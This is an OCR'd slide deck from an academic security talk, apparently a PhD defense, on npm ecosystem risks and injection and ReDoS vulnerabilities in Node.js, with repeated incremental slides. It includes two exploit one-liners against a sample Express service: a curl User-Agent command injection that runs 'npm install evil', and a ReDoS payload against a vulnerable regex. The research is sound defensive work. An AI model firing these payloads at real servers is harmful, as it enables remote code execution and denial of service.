Enhancing the Security and Privacy of Full-Stack JavaScript Web Applications

Cristian-Alexandru Staicu

TU Darmstadt

www.software-lab.org

18th of March 2020

TECHNISCHE UNIVERSITÄT DARMSTADT

JavaScript is Special

JavaScript is an unusual programming language:

JavaScript is Special

JavaScript is an unusual programming language:

- **controversial**: either love it 🥰 or hate it 🤮

JavaScript is Special

JavaScript is an unusual programming language:

- **controversial**: either love it 🥰 or hate it 🤮
- **single-threaded** 👍, event-based runtime

JavaScript is Special

JavaScript is an unusual programming language:

- **controversial**: either love it or hate it
- **single-threaded**, event-based runtime
- **fast-changing**, e.g., classes (2015), async/await (2016), spread operator (2018)

JavaScript is Special

JavaScript is an unusual programming language:

- **controversial**: either love it or hate it
- **single-threaded**, event-based runtime
- **fast-changing**, e.g., classes (2015), async/await (2016), spread operator (2018)
- **thin** standard library, e.g., reverse a string (Stack Overflow)

  ```
  str.split("").reverse().join("");
  ```

JavaScript is Special

JavaScript is an unusual programming language:

- **controversial**: either love it 🥰 or hate it 🤮
- **single-threaded** 👍, event-based runtime
- **fast-changing** 🏃, e.g., classes (2015), async/await (2016), spread operator (2018)
- **thin** standard library, e.g., reverse a string (Stack Overflow)

```
str.split("").reverse().join("");
```

- heavy usage of **frameworks** 🏗: Angular, React, Vue.js, etc.

JavaScript is Special

JavaScript is an unusual programming language:

- **controversial**: either love it or hate it
- **single-threaded**, event-based runtime
- **fast-changing**, e.g., classes (2015), async/await (2016), spread operator (2018)
- **thin** standard library, e.g., reverse a string (Stack Overflow)

  ```
  str.split("").reverse().join("");
  ```

- heavy usage of **frameworks**: Angular, React, Vue.js, etc.
- hard to (statically) **analyze**

JavaScript Everywhere Paradigm

Server-side: Node.js, Deno

Desktop applications: Electron, NW.js, WinRT

Mobile applications: Cordova, ReactNative, Ionic

IoT/Robotics: TIZEN, Johnny-Five J5, Espruino, Node-RED,

Other: browser extensions. PDFs, Gnome Shell GNOME

JavaScript Everywhere Paradigm

Server-side: Node.js, Deno


Desktop applications: Electron, NW.js, WinRT

Mobile applications: Cordova, ReactNative, Ionic


IoT/Robotics: TIZEN, Johnny-Five J5, Espruino, Node-RED,

Other: browser extensions. PDFs, Gnome Shell

PhD Thesis: Full-Stack JavaScript Web Applications



PhD Thesis: Full-Stack JavaScript Web Applications




Chapter 2

Chapter 4

Chapter 7

Chapter 9


PhD Thesis: Full-Stack JavaScript Web Applications



Chapter 2
Chapter 4
Chapter 7
Chapter 9

Chapter 5
Chapter 8

PhD Thesis: Full-Stack JavaScript Web Applications



Chapter 2

Chapter 4

Chapter 7

Chapter 9


Chapter 5

Chapter 8

Chapter 3

Chapter 6

PhD Thesis: Full-Stack JavaScript Web Applications



→Chapter 2

Chapter 4

Chapter 7

Chapter 9


Chapter 5

Chapter 8

Chapter 3

Chapter 6

PhD Thesis: Full-Stack JavaScript Web Applications




Chapter 2
Chapter 4
Chapter 7
Chapter 9

→Chapter 5
Chapter 8

Chapter 3
Chapter 6

PhD Thesis: Full-Stack JavaScript Web Applications



Chapter 2

Chapter 4

Chapter 7

→Chapter 9

Chapter 5

Chapter 8

Chapter 3

Chapter 6

Dissertation's Thesis

Full-stack JavaScript web applications present unique challenges and opportunities to the security analysts that need to be addressed by novel tools and practices.

Dissertation's Thesis

Full-stack JavaScript web applications present unique challenges and opportunities to the security analysts that need to be addressed by novel tools and practices.

Particularity	Chapters
New threat model	Chapter 4, 5, 7
Excessive code reuse	Chapter 2, 5, 8, 9
Code transformations	Chapter 3
Full-stack threats	Chapter 6

Dissertation's Thesis

Full-stack JavaScript web applications present unique challenges and opportunities to the security analysts that need to be addressed by novel tools and practices.

Particularity	Chapters
New threat model	Chapter 4, 5, 7
Excessive code reuse	Chapter 2, 5, 8, 9
Code transformations	Chapter 3
Full-stack threats	Chapter 6

Npm: Libraries for (Server-Side) JavaScript

How can a language with a thin API serve all these purposes?

npm offers 1.2M reusable packages/libraries/components

Npm: Libraries for (Server-Side) JavaScript

How can a language with a thin API serve all these purposes?

npm offers 1.2M reusable packages/libraries/components

How to make a third-party request?

```
npm install request // 18.5M downloads per week
```

Npm: Libraries for (Server-Side) JavaScript

How can a language with a thin API serve all these purposes?

npm offers 1.2M reusable packages/libraries/components

How to make a third-party request?

```
npm install request // 18.5M downloads per week
```

How to open a web socket?

```
npm install ws      // 21.3M downloads per week
```

Npm: Libraries for (Server-Side) JavaScript

How can a language with a thin API serve all these purposes?

npm offers 1.2M reusable packages/libraries/components

How to make a third-party request?

```
npm install request // 18.5M downloads per week
```

How to open a web socket?

```
npm install ws      // 21.3M downloads per week
```

How to test if a number is odd? `num % 2 === 1` ?

```
npm install is-odd  // 500K downloads per week
```

Motivating Example

Requirement

Build a **microservice** that implements the following:

- **create an OS notification** showing the client's browser name
- accepts a set of temporary folders as REST parameter
- the folder names are separated by semicolons
- **recursively remove** each temporary folder

Motivating Example

Requirement

Build a **microservice** that implements the following:

- **create an OS notification** showing the client's browser name
- accepts a set of temporary folders as REST parameter
- the folder names are separated by semicolons
- **recursively remove** each temporary folder

Decided to use the following packages:

- `express` [11.5M] for handling HTTP requests
- `ua-parser-js` [4.5M] for parsing the `User-Agent`
- `growl` [3.5M] for showing notifications
- `rimraf` [26.5M] for recursively removing folders
- `lodash` [27.0M] for convenience

Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
```

Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
const app = express();
app.get('/:dirs', (req, res) => {
```

Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
const app = express();
app.get('/:dirs', (req, res) => {
  let ua = parser(req.headers["user-agent"]);
```

Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
const app = express();
app.get('/:dirs', (req, res) => {
  let ua = parser(req.headers["user-agent"]);
  notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
```

Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
const app = express();
app.get('/:dirs', (req, res) => {
  let ua = parser(req.headers["user-agent"]);
  notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
  let dirs = req.params["dirs"].split(";");
  lodash.forEach(dirs, (dir) => {
```

Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
const app = express();
app.get('/:dirs', (req, res) => {
  let ua = parser(req.headers["user-agent"]);
  notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
  let dirs = req.params["dirs"].split(";");
  lodash.forEach(dirs, (dir) => {
    rimraf(`/tmp/${dir}`, (error) => {
      res.send('Successfully deleted folders.');
     });
  });
});
app.listen(8080);
```

Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
const app = express();
app.get('/:dirs', (req, res) => {
  let ua = parser(req.headers["user-agent"]);
  notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
  let dirs = req.params["dirs"].split(";");
  lodash.forEach(dirs, (dir) => {
    rimraf(`/tmp/${dir}`, (error) => {
      res.send('Successfully deleted folders.');
     });
  });
});
app.listen(8080);
```

Is this code secure?

Vulnerability #1: Command Injection/RCE

```
const notif = require("growl");
notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
```

Vulnerability #1: Command Injection/RCE

```
const notif = require("growl");
notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
```

CVE-2017-16042 [CRITICAL]: no sanitization inside the module.

Vulnerability #1: Command Injection/RCE

```
const notif = require("growl");
notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
```

CVE-2017-16042 [CRITICAL]: no sanitization inside the module.

Exploit [install an evil package]

```
curl -A "x\$(npm install evil)" "http://server:8080/dir"
```

Vulnerability #1: Command Injection/RCE

```javascript
const notif = require("growl");
notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
```

CVE-2017-16042 [CRITICAL]: no sanitization inside the module.

Exploit [install an evil package]

```
curl -A "x\$(npm install evil)" "http://server:8080/dir"
```

Other reports: “adding any sort of function sanitizer directly into #module-name# is pretty out of scope”.

More details in *Synode: Understanding and Automatically Preventing Injection Attacks on Node.js*, Cristian-Alexandru Staicu, Michael Pradel, Ben Livshits, NDSS 2018

How serious is the risk?

Small World with High Risks: A Study of Security Threats in the npm Ecosystem,
Markus Zimmermann, Cristian-Alexandru Staicu, Cam Tenny, Michael Pradel,
USENIX Security 2019

Different Threat Models (TM) for Npm

TM-pkg: An adversary may convince the current maintainers of a package to **add her as a maintainer**.

Different Threat Models (TM) for Npm

TM-pkg: An adversary may convince the current maintainers of a package to **add her as a maintainer**.

TM-acc: An attacker may **compromise the credentials** of a maintainer to deploy insecure or malicious code.

Different Threat Models (TM) for Npm

TM-pkg: An adversary may convince the current maintainers of a package to **add her as a maintainer**.

TM-acc: An attacker may **compromise the credentials** of a maintainer to deploy insecure or malicious code.


TM-leg: An attacker can exploit applications that transitively depend on **vulnerable or legacy code**.

TM-pkg: Transitive Dependencies

An average package transitively depends on 79 others.

TM-pkg: Transitive Dependencies

An average package transitively depends on 79 others.




TM-acc: Implicitly Trusted Maintainers

An average package is influenced by 39 maintainers.

TM-acc: Implicitly Trusted Maintainers

An average package is influenced by 39 maintainers.




TM-leg: Reach of Publicly Known, Unfixed Vulnerabilities

Up to 40% of the packages depend on vulnerable code.

TM-leg: Reach of Publicly Known, Unfixed Vulnerabilities

Up to 40% of the packages depend on vulnerable code.



Large attack surface

average package trusts 79 packages and 39 maintainers

Large attack surface

average package trusts 79 packages and 39 maintainers

Increase over the years

number of trusted maintainers doubled in three years

Large attack surface

average package trusts 79 packages and 39 maintainers

Increase over the years

number of trusted maintainers doubled in three years


Vulnerable code is a problem

up to 40% of the ecosystem relies on unpatched code


Does the problem affect real websites?

Freezing the Web: A Study of ReDoS Vulnerabilities in JavaScript-based Web Servers,
Cristian-Alexandru Staicu, Michael Pradel, USENIX Security 2018


Regular Expression Denial of Service (ReDoS)



Regular Expression Denial of Service (ReDoS)




input.match(regexp);




input.match(regexp);

Regular Expression Denial of Service (ReDoS)




input.match(regexp);

Regular Expression Denial of Service (ReDoS)



input.match(regexp);

Regular Expression Denial of Service (ReDoS)




input.match(regexp);


Overview

Npm modules → ReDoS analysis of libraries **(Phase 1)**

Overview


Npm modules
ReDoS analysis of libraries
Module level vulnerabilities
Usage scenarios
Exploits creation
(Phase 1)
(Phase 2)

Overview


Npm modules
ReDoS analysis of libraries
(Phase 1)
Module level vulnerabilities
Usage scenarios
Exploits creation
(Phase 2)
Payloads using HTTP requests
List of websites using Node.js
ReDoS analysis of websites
List of vulnerable websites
(Phase 3)

Phase 1+2: Vulnerable Regular Expressions

- 25 vulnerabilities, 13 advisories, 8 HTTP-level payloads

Phase 1+2: Vulnerable Regular Expressions

- 25 vulnerabilities, 13 advisories, 8 HTTP-level payloads
- **CVE-2017-16086** [HIGH]: exponential slowdown.

```
/ip[honead]+(.*os\s([\w]+)*\slike\smac|;\sopera)/
```

Phase 1+2: Vulnerable Regular Expressions

- 25 vulnerabilities, 13 advisories, 8 HTTP-level payloads
- **CVE-2017-16086** [HIGH]: exponential slowdown.

```
/ip[honead]+(.*os\s([\w]+)*\slike\smac|;\sopera)/
```

Vulnerability #2 in motivating example:

```
let ua = parser(req.headers["user-agent"]);
```

Phase 1+2: Vulnerable Regular Expressions

- 25 vulnerabilities, 13 advisories, 8 HTTP-level payloads
- **CVE-2017-16086** [HIGH]: exponential slowdown.

  ```
  /ip[honead]+(.*os\s([\w]+)*\slike\smac|;\sopera)/
  ```

  Vulnerability #2 in motivating example:

  ```
  let ua = parser(req.headers["user-agent"]);
  ```

Exploit [block server for $\mathcal{O}(e^{|x|})$; 36x = 2.5min; 37x = 5min]

```
curl -A "iphos xxxxxxxxxxxx" "http://server:8080/dir"
```

Phase 3: Websites Analysis

P1

100ms

3x	5x
3x	5x

Phase 3: Websites Analysis

P1		P2	
100ms		200ms	
3x	5x	3x	5x
3x	5x	3x	5x

Phase 3: Websites Analysis

P1	P2	P3	P4	P5
100ms	200ms	500ms	1s	2s
3x 5x	3x 5x	3x 5x	3x 5x	3x 5x
3x 5x	3x 5x	3x 5x	3x 5x	3x 5x

Phase 3: Websites Analysis

P1		P2		P3		P4		P5	
100ms		200ms		500ms		1s		2s	
3x	5x	3x	5x	3x	5x	3x	5x	3x	5x
3x	5x	3x	5x	3x	5x	3x	5x	3x	5x

Criterion for vulnerable websites

We consider a website to be vulnerable if and only if:

- **statistically significant difference** between the random and crafted response times,
- this difference increases when the input size increases.

Phase 3: Websites Analysis

P1	P2	P3	P4	P5
100ms	200ms	500ms	1s	2s
3x 5x	3x 5x	3x 5x	3x 5x	3x 5x
3x 5x	3x 5x	3x 5x	3x 5x	3x 5x


Criterion for vulnerable websites

We consider a website to be vulnerable if and only if:

